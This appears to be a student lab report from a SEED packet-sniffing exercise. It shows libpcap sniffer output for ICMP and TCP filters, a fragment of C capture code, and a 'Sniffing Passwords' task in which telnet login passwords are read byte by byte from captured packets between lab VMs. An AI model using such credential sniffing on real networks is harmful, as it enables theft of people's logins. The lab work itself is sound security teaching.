
Output:


File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal Help
Terminal

```
[10/28/18]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.203 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.291 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.243 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.454 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.210 ms
64 bytes from 10.0.2.6: icmp_seq=6 ttl=64 time=0.306 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=64 time=0.199 ms
64 bytes from 10.0.2.6: icmp_seq=8 ttl=64 time=0.276 ms
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=1.22 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.784 ms
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=0.856 ms
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=1.01 ms
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=0.990 ms
64 bytes from 10.0.2.6: icmp_seq=14 ttl=64 time=0.218 ms
64 bytes from 10.0.2.6: icmp_seq=15 ttl=64 time=0.734 ms
64 bytes from 10.0.2.6: icmp_seq=16 ttl=64 time=1.44 ms
64 bytes from 10.0.2.6: icmp_seq=17 ttl=64 time=0.279 ms
64 bytes from 10.0.2.6: icmp_seq=18 ttl=64 time=1.92 ms
64 bytes from 10.0.2.6: icmp_seq=19 ttl=64 time=0.878 ms
64 bytes from 10.0.2.6: icmp_seq=20 ttl=64 time=0.539 ms
^C
--- 10.0.2.6 ping statistics ---
```



```
Device: enp0s3
Number of packets: 10
Filter expression: icmp

Packet number 1:
       From: 10.0.2.4
         To: 10.0.2.6
   Protocol: ICMP

Packet number 2:
       From: 10.0.2.6
         To: 10.0.2.4
   Protocol: ICMP

Packet number 3:
       From: 10.0.2.4
         To: 10.0.2.6
   Protocol: ICMP

Packet number 4:
       From: 10.0.2.6
         To: 10.0.2.4
   Protocol: ICMP

Packet number 5:
       From: 10.0.2.4
         To: 10.0.2.6
   Protocol: ICMP

Packet number 6:
       From: 10.0.2.6
         To: 10.0.2.4
   Protocol: ICMP
```




```
Packet number 7:
       From: 10.0.2.4
         To: 10.0.2.6
   Protocol: ICMP

Packet number 8:
       From: 10.0.2.6
         To: 10.0.2.4
   Protocol: ICMP

Packet number 9:
       From: 10.0.2.4
         To: 10.0.2.6
   Protocol: ICMP

Packet number 10:
       From: 10.0.2.6
         To: 10.0.2.4
   Protocol: ICMP

Capture complete.
[10/29/18]seed@VM:~/sniff$
```

We first try to ping from our original VM i.e 10.0.2.4 to the Cloned VM i.e. 10.0.2.6 to send ICMP packets. Then, we write the above given ICMP Capture filter code to capture 10 ICMP packets. The changes made here are 1. Set the filter expression from pcap_compile to ICMP and 2. Set the promiscuous mode to 1 again so that all the packets can be sniffed. Output for the same is given.


2. Capture the TCP packets with a destination port number in the range from 10 to 100.

Filter Code:




```
int main(int argc, char **argv)
{

        char *dev = NULL;                       /* capture device name */
        char errbuf[PCAP_ERRBUF_SIZE];          /* error buffer */
        pcap_t *handle;                         /* packet capture handle */

        char filter_exp[] = "tcp dst portrange 10-100";         /* filter expression [3] */
        struct bpf_program fp;                  /* compiled filter program (expression) */
        bpf_u_int32 mask;                       /* subnet mask */
        bpf_u_int32 net;                        /* ip */
        int num_packets = 100;                  /* number of packets to capture */

        print_app_banner();
```

Putting telnet(port 23) on for sending TCP packets:



```
[10/28/18]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Oct 28 17:05:10 EDT 2018 from 10.0.2.5 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.
```

Output:




```
Device: enp0s3
Number of packets: 100
Filter expression: tcp dst portrange 10-100

Packet number 1:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (3 bytes):
00000   1b 5b 41

Packet number 2:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23

Packet number 3:
```

It is needed for us to set the tcp destination range between port 1-100, so we choose to set up a telnet connection between our two machines. The purpose of this being to telnet has a destination port of 23 which satisfies our given condition. To apply filter, we first create a rule set to filter the traffic, then we need to compile the rule set. We then need to apply the filter using pcap_setfilter(). This makes pcap only receive packets that satisfy the filter.

Task 2.1C: Sniffing Passwords:


In order to sniff passwords, we first need to set up a telnet connection. After that telnet asks us to enter username and password. This is used as an opportunity by sniffer to sniff passwords.



```
[10/28/18]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:

Login incorrect
VM login: seed
Password:
Last login: Sun Oct 28 17:06:36 EDT 2018 from 10.0.2.6 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[10/28/18]seed@VM:~$ su seed
Password:
[10/28/18]seed@VM:~$ su root
Password:
su: Authentication failure
[10/28/18]seed@VM:~$ su root
Password:
root@VM:/home/seed# 
```


When we start capturing packets, the following output is obtained. When one looks on the extreme right column, we see that the passwords have been successfully sniffed.

For username seed:




```
             To: 10.0.2.6
       Protocol: TCP
       Src port: 34994
       Dst port: 23
   Payload (1 bytes):
00000   64                                                  d

Packet number 49:
           From: 10.0.2.5
             To: 10.0.2.6
       Protocol: TCP
       Src port: 34994
       Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 50:
           From: 10.0.2.5
             To: 10.0.2.6
       Protocol: TCP
       Src port: 34994
       Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 51:
           From: 10.0.2.5
             To: 10.0.2.6
       Protocol: TCP
       Src port: 34994
       Dst port: 23
   Payload (1 bytes):
00000   73                                                  s

Packet number 52:
           From: 10.0.2.5
             To: 10.0.2.6
```


For username root:



```
00000   73                                                  s

Packet number 92:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 93:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 94:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   64                                                  d
```



